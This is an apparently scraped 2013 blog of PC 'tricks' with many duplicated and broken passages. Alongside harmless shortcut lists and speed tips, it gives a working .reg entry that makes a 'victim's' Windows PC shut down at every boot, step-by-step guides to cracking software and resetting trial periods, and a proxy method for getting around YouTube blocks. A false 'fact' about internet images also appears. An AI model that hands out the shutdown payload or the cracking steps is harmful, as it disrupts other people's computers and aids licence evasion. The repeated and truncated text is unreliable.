- Go to BIOS(by pressing f2 or f12 at booting for windows 7,but for windows 8 in some pc's shutdown it by pressing Shift+Shutdown then press f10 at booting don't change anything more) and System Configuration->Hardware Virtualization->enable it.
- Now download VMware player(for beginnners) or VMware Workstation(for advanced users) both are free to try.
- Install VMware Player or Workstation.
- Download MAC OS X(better go for 10.8.3 or 10.9 retail).
- Then unzip contents using WinRAR.
- Then go to unzipped folder->Hardware Virtualization->Run vmware-vmx-patch.exe as administrator(by rightclick and select run as administrator).
- Then go to MAC OS X Guest(in the unzipped folder)->VMware series->VMware Unlocker-Windows.
- Then run install.cmd as administrator.
- Now go to "OS X Version" in the unzipped folder and open MAC OS X Version.vmx
- Now it opens a new Window in which MAC is to be installed.
- Change settings like ram,cores as you wish(depending on your specs).
- Now run the virtual machine.
- Wait for some time then set country,language,time etc.
- Its time to use your MAC.
Showing posts with label Computers. Show all posts
Showing posts with label Computers. Show all posts
Saturday, 26 October 2013
How to install MAC OS X(any version) in your PC

Monday, 30 September 2013
How to download Youtube Videos when it is blocked
In many colleges Youtube and many other video streaming sites are blocked.But now you can download them without any extension even.
 Steps to download Youtube videos

- Go to https://4everproxy.com/
- Now in the bottom of the page type http://youtube.com in the address bar provided by the page.
- Search for your video and open it.
- It will show you different resolutions below the player(this player is going to be different) select the resolution and click on "Download current quality"
- Now download begins.
Note:-
Streaming of video in the player will be slow as compared to downloading the video.
You will be anonymous.
You will not be able to login into youtube.
Tuesday, 24 September 2013
How to run trail versions even after expiry of trail period

- Download the application run as date.
- Open the application.
- Select the trail application you wanted to use.
- Depending on trail time of the application,set the time and date you wanted to start the application.
- Make sure that "change date immediately when apllication starts" is checked.
How to crack most of the softwares
Have you ever downloaded a software but it was trial?
After sometime it had expired,
but you still needed it? Well, if
you want to activate it
without serial key, then you need a crack. Nowadays most
of the security information is
stored in files called DLL.
By modifying the DLL, you can get access to the software
without a key.
Today you will learn how.
—————————————-
Programs that you’ll need to get started : CrackedDLL 3.1.5.0
—————————————-
If the crack didn't work
—————————————-
After sometime it had expired,
but you still needed it? Well, if
you want to activate it
without serial key, then you need a crack. Nowadays most
of the security information is
stored in files called DLL.
By modifying the DLL, you can get access to the software
without a key.
Today you will learn how.
—————————————-
Programs that you’ll need to get started : CrackedDLL 3.1.5.0
—————————————-
- Quit the software you want to crack.
- Go to the installation folder.(Usually 'C:\Program Files \"name"')
- Close all the other folders.
- Launch 'CrackedDLL 3.1.5.0'
- Once started click 'Scan Open Folder'.
- CrackedDLL will now display the 'security' DLL.
- After you see a Green Check Mark click modify selected DLL.
- Read and Agree to the terms.
- Wait for the process to finish, once finished a message will be displayed.
- Relaunch the software you want to crack.
- The software is now cracked.
If the crack didn't work
—————————————-
- If you did the above steps and the crack didn't work restart your computer.
- The software is now cracked.
- In case of any problems repeat the steps from the start
Wednesday, 18 September 2013
How to make your Computer Faster

Is your Computer Running Slow?But i bet after reaching till the end of this articles it won't take anymore.Here We Will, discuss How to Speed up your Computer Faster.Computer Speed decreases due to many reason we will discuss the main reasons one by one.

When we Start our Computer our Operating System (often Called OS) start booting and while OS booting some software's also get started when the PC get ready to use.We can increase Boot time by Disabling some software's which get Started while Booting Process.
How to do this:-
Press Start->Run or simply Press Windows Key+R then Type "msconfig" (without Qoutes ") and press enter.
Now there will be System Configuration Dialog Box opened.Go to Start-up Tab (4th tab). Here you will be seeing the list of software's which start while get's boot or simply called Start-up items.These are all the Programs that automatically start when you boot our system.It is these that slow down the boot up process.
So from this you can uncheck all unwanted items like MS-office,messenger and other utilites that you don't need at the time of starting up of your System.Don't Uncheck the antivirus and Drivers Software.
After that just click on OK and Restart your System and fell the change
Friday, 13 September 2013
Facebook Shortcuts
I know the fact that almost 90% of you are addicted to Facebook and If you are spending a lot of time on facebook then why not spend it more efficiently.So in this article I am going to give you a nice list of Facebooks shortcuts and this artilcle is meant only for facebook users.Here is a comprehensive list of facebook Shortcuts for each browser.Learn these shortcuts and have a better experience with firefox
Google Chrome Facebook Shortcuts
If you are using Firefox browser then you also need to press SHIFT along with the above shortcut keys.
Google Chrome Facebook Shortcuts
Alt+1: View your News Feed
Alt+2: View your own Profile
Alt+3: View pop-up of friend requests
Alt+4: View pop-up of messages
Alt+5: View pop-up of notifications
Alt+6: View Account Settings
Alt+7: View Privacy Settings
Alt+8: View Facebook’s own profile
Alt+9: Read latest Terms of Service agreement.
Alt+?: Search
Alt+m: Compose a new message
Alt+2: View your own Profile
Alt+3: View pop-up of friend requests
Alt+4: View pop-up of messages
Alt+5: View pop-up of notifications
Alt+6: View Account Settings
Alt+7: View Privacy Settings
Alt+8: View Facebook’s own profile
Alt+9: Read latest Terms of Service agreement.
Alt+?: Search
Alt+m: Compose a new message
If you are using Firefox browser then you also need to press SHIFT along with the above shortcut keys.
Thursday, 12 September 2013
How to protect your anonymity while online
This trick works only in Firefox(Windows),Chrome(Mac),ios,android


- Go to https://getcocoon.com/support/download
- Register for free and download the addon depending on the device
- Login and browse anonymously
How to boost your pendrive transfer rate
You may have noticed slow copy speeds with some pen drives. Here is a trick which help in increasing the speed or giving a speed boost to your pendrive.
- Plug in your USB Drive.
- Then Open My Computer> right-click on your USB Drive >click Properties.
- Select your USB drive Under Hardwares and choose Properties.
- You will see a dialog box saying " Optimize for quick removal".This option is selected by default.
- Select "Optimize for Performance"option.
- Now, remove USB drive and plug it again.
- Copy some files from the drive to your system or vice-versa. You can notice the speed increase.
This trick may some times create write errors.But it will come in handy while copying files larger than a size of 1GB.
Wednesday, 11 September 2013
Shutdown ur friend's comp when everytime it starts
put this following text in a .reg file and run it in the victims pc:
[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run]"VIRUS"="%windir%\\SYSTEM32\\SHUTDOWN.EXE -t 1 -c \"Howz this new Virus ah\" -f"
How to counter this
You can also put this in a javascript code, just add this code to your webpage:
OR
[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run]"VIRUS"="%windir%\\SYSTEM32\\SHUTDOWN.EXE -t 1 -c \"Howz this new Virus ah\" -f"
How to counter this
- Start windows in safe mode
- Open registry editor by typiing REGEDIT in start->run. navigate to [HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run]
- Remove the string value named VIRUS
- Restart you computer.
You can also put this in a javascript code, just add this code to your webpage:
OR
- Go to c:/windows/system32(This tricks works only in windows 7 and below)
- Search for shutdown and copy as shortcut to c:/users/username/startup/(paste as shortcut)
- Restart pc to find whether its working or not
- Simply delete the shortcut in startup folder by starting windows in safe mode
Monday, 9 September 2013
Use hidden international wallpapers and themes
When you first install Windows 7, it asks for your language, time and currency. Based on your responses, it installs a set of wallpapers and themes. If you choose English (United States) for your time and currency format, for example, the available desktop backgrounds and themes will include a United States section with scenery from locations such as Maine, the Southwest and so on.
Hidden, though, are background scenery and themes from other English-speaking countries -- Australia, Canada, Great Britain and South Africa. Normally, you can't access those backgrounds or themes, but there is a simple way you can install and use them:
1. In the search box in the Start menu, type C:\Windows\Globalization\MCT and press Enter. (Note: If Windows 7 is installed in a drive other than C:, use that letter instead.)
2. Windows Explorer will launch and show you a list of subfolders under C:\Windows\Globalization\MCT: MCT-AU, MCT-CA, MCT-GB, MCT-US, and MCT-ZA. Each subfolder has wallpapers for a specific country: AU for Australia, CA for Canada, GB for Great Britain, US for the United States, and ZA for South Africa.
For any of the countries whose wallpaper and themes you want to use, go into its Theme folder, for example, C:\Windows\Globalization\MCT\MCT-ZA\Theme. Double-click the theme you see there (for example ZA).

3. That will install a shortcut to the theme and wallpapers in the Personalization section of Control Panel.
You can now use them as you would any other theme or background, by right-clicking the desktop, choosing Personalize, and choosing a background or theme. They will be listed in their own section.
Hidden, though, are background scenery and themes from other English-speaking countries -- Australia, Canada, Great Britain and South Africa. Normally, you can't access those backgrounds or themes, but there is a simple way you can install and use them:
1. In the search box in the Start menu, type C:\Windows\Globalization\MCT and press Enter. (Note: If Windows 7 is installed in a drive other than C:, use that letter instead.)
2. Windows Explorer will launch and show you a list of subfolders under C:\Windows\Globalization\MCT: MCT-AU, MCT-CA, MCT-GB, MCT-US, and MCT-ZA. Each subfolder has wallpapers for a specific country: AU for Australia, CA for Canada, GB for Great Britain, US for the United States, and ZA for South Africa.
For any of the countries whose wallpaper and themes you want to use, go into its Theme folder, for example, C:\Windows\Globalization\MCT\MCT-ZA\Theme. Double-click the theme you see there (for example ZA).
3. That will install a shortcut to the theme and wallpapers in the Personalization section of Control Panel.
You can now use them as you would any other theme or background, by right-clicking the desktop, choosing Personalize, and choosing a background or theme. They will be listed in their own section.
Sunday, 8 September 2013
An A-Z Index of the Windows CMD command line
a
ADDUSERS Add or list users to/from a CSV file
ADmodcmd Active Directory Bulk Modify
ARP Address Resolution Protocol
ASSOC Change file extension associations•
ASSOCIAT One step file association
AT Schedule a command to run at a specific time
ATTRIB Change file attributes
b
BCDBOOT Create or repair a system partition
BCDEDIT Manage Boot Configuration Data
BITSADMIN Background Intelligent Transfer Service
BOOTCFG Edit Windows boot settings
BROWSTAT Get domain, browser and PDC info
c
CACLS Change file permissions
CALL Call one batch program from another•
CERTREQ Request certificate from a certification authority
CERTUTIL Utility for certification authority (CA) files and services
CD Change Directory - move to a specific Folder•
ADDUSERS Add or list users to/from a CSV file
ADmodcmd Active Directory Bulk Modify
ARP Address Resolution Protocol
ASSOC Change file extension associations•
ASSOCIAT One step file association
AT Schedule a command to run at a specific time
ATTRIB Change file attributes
b
BCDBOOT Create or repair a system partition
BCDEDIT Manage Boot Configuration Data
BITSADMIN Background Intelligent Transfer Service
BOOTCFG Edit Windows boot settings
BROWSTAT Get domain, browser and PDC info
c
CACLS Change file permissions
CALL Call one batch program from another•
CERTREQ Request certificate from a certification authority
CERTUTIL Utility for certification authority (CA) files and services
CD Change Directory - move to a specific Folder•
How to terminate unnecessary applications that start with windows
For Windows 7
- First press start button and type "msconfig" and press enter.
- Then move to startup tab,there you can see list of applications that sart with windows.
- Uncheck applications that you don't want to start with windows.
- Apply the settings.Then its done
For Windows 8 and Windows 10
- Press ctrl+alt+del.
- Go to startup tab.
- Uncheck unnecessary applications.
- Then its done
Whatsapp,We chat,Viber,Most of the android applications for PC
To run Whatsapp in PC you need to have whatsapp.apk and a emulator called Bluestacks or youwave
Steps to run whatsapp for pc
Steps to run whatsapp for pc
- Download Bluestacks.
- Download whatsapp.apk from 4shared or some file hosting sites.
- Install Bluestacks app player.
- Now open the .apk file of any app you wanted to use.It will take some time to install.
- Then launch Bluestacks you will find whatsapp in the home menu.
- Open it and enjoy.
- Bluestacks is not yet build with proxy support.So you have to use a software to send traffic to Bluestacks with Proxycap or Proxifier.
- In the applications mentioned above download any one preferably Proxycap.
- In that applications configure proxy settings and rules for apps that can use traffic with different proxies.
- In rules make sure that HD-Network.exe is set into your proxy but not your Direct Connection.
Saturday, 7 September 2013
30 Interesting Facts You May Not Know About Computers & The Internet

How many times have you seen on your facebook wall or around the Internet certain facts and been very fascinated by some of them.
It is actually quite interesting some of them and as a guy who loves knowledge I wanted to bring you some of the best interesting facts that might make you oooo with surprise.
so lets kick it off and hope you enjoy if you would like to add any facts you can always comment at the bottom and add some of your own.
1. Amazon, originally a printed book seller company, now sells more e-books than printed books.
2. The first domain name ever registered was Symbolics.com.
3. 80% of all pictures on the internet are of naked women
4. Tim Berners-Lee coined the phrase “World Wide Web” in 1990.
5. U.S. President Bill Clinton’s inauguration in January 1997 was the first to be webcast.
Friday, 6 September 2013
Keyboard Shortcuts for Windows 8
Windows 8 is the latest offering from Microsoft and has reinvented itself as an operating system for both tablet and PC users. While touchscreen users can take advantage of the many navigational rewrites e.g. the Charms Menu, Metro UI with tiles, and swipes, Microsoft has also done their part to ensure that users who prefer getting around with the keyboard would not be left out.

To cater to this group, Microsoft has integrated new keyboard shortcuts to let them navigate through the reconstructed OS faster and easier. And as much fun as touchscreens can be, sometimes you can do more with keyboard shortcuts than you can with swipes. Besides, if you are part of the keyboard generation, shortcuts just come more naturally anyways.
Read on for 50 keyboard shortcuts that you’d probably find yourself using on Windows 8, when out of swipe mode.
| Shortcut | Description |
| Windows Key + D | Show Desktop |
| Windows Key + C | Open Charms Menu |
| Windows Key + F | Charms Menu – Search |
| Windows Key + H | Charms Menu – Share |
Keyboard Shortcuts
General Windows 7 Shortcuts

- Win + Up – Maximize the current Window
- Win + Down – Restore down or minimize current Windows
- Win + Leftdow – Dock the current Window to the left half of the screen
- Win + Rightdow – Dock the current Window to the right half of the screen
- Win + Number – Activate and run the program pinned on Windows 7 Taskbar, running program won’t be affected
- Win + Home – Minimize all but the current Window
- Win + Space – Makes all Windows transparent so you can see through to the desktop
- Win + Pause or Break – Open System Properties
- Win + Tab – Flip Aero 3D [press Tab to cycle between Windows]
- Win + B – Move focus to notification tray (the right-most portion of the taskbar)
- Win + D – Show/Hide desktop
- Win + E – Windows Explorer is launched
- Win + F – Search
- Win + G – Bring all gadgets on top and foreground
Thursday, 5 September 2013
How to carry OS in your pocket and use it any PC
Windows 8, the latest edition to Microsoft's OS evolution is making big waves in the PC arena. We are sure that many of you are eagerly waiting to try out the new Windows 8 Preview on your PCs, to have a first look and glimpse of what Microsoft has in store for you with the new operating system. Installing Windows 8 on your PC, which already has Windows 7 or Windows XP installed can be quite a task—backing up data, clearing space for the new OS, reinstalling, and so on. However, before that, the pain of burning the downloaded ISO file on a DVD or on a USB pen drive to get the installation ready also makes it a killing task. We shall show you how you can relax and enjoy the complete features of Windows 8 on your existing PC without going through any of the above cumbersome exercises and run the new operating system in less than half the time.
This How to will reveal the installation of Windows 8 on any USB storage and then running the operating system directly from the USB drive, itself. You will not have to go through any of the painful set-up procedures that the set-up installer asks, while installing Windows 8 on your PC. All you need to do is download a simple utility, a 16GB or higher USB storage drive, the Windows 8 ISO file, WinRAR archiver and your existing PC. Before we begin, we would like you to know that using a USB pen drive will suffice, but since the speed of a regular USB pen drive is very sluggish, we recommend using an external USB storage drive.
Steps:-
Wednesday, 4 September 2013
How to Protect Your PC’s Hardware From Static Electricity
Whether you’re building your own computer, installing new RAM, or upgrading your PC’s components, you’ll be opening it up and touching sensitive electronics components. While doing this, you should be careful of static electricity, which can harm your computer.
You don’t have to be completely paranoid about static electricity, and there’s no need to go overboard and buy an antistatic mat. A few basic precautions are all you need.
How Static Electricity Can Damage Your PC
If you’ve ever touched something and felt a zap or rubbed a balloon against a carpet and stuck it to a wall, you’ve experienced static electricity in action.
Static electricity results from a difference in electrical charge between two surfaces. For example, if you rubbed your sock-covered feet on a carpet, your feet would scrape off electrons. The electrons give you a negative static charge, and when you touched another object — such as your doorknob — the electrons would be transferred to that object, equalizing the charge. You’d experience this as a small shock when you touched the object.
You don’t have to be completely paranoid about static electricity, and there’s no need to go overboard and buy an antistatic mat. A few basic precautions are all you need.
How Static Electricity Can Damage Your PC
If you’ve ever touched something and felt a zap or rubbed a balloon against a carpet and stuck it to a wall, you’ve experienced static electricity in action.
Static electricity results from a difference in electrical charge between two surfaces. For example, if you rubbed your sock-covered feet on a carpet, your feet would scrape off electrons. The electrons give you a negative static charge, and when you touched another object — such as your doorknob — the electrons would be transferred to that object, equalizing the charge. You’d experience this as a small shock when you touched the object.
Monday, 2 September 2013
Password Protect Any Folder Without Any Software

In my previous post i have teach you to hide files behind images. In this tutorial i will show you interesting and usefull trick to password protect folder without using any software using batch file programming. This trick will work on all windows platform (Win XP, Win 7). Follow below tutorial to learn this trick.
How To Lock Folder ?
1. Open Notepad and Copy code given below into it.
How to hide Files behind Images

How To Hide File Behind Image ?
In order to do this you should have basic understanding of command line, but if you don't know check out tutorial given below.
Video Tutorial On Basic Terminal Commands
1. Select an image to be used for hiding file behind the image.
2. Now select a file to hide behind the image and make it in .RAR format. With the help of the WinRAR.
Subscribe to:
Posts (Atom)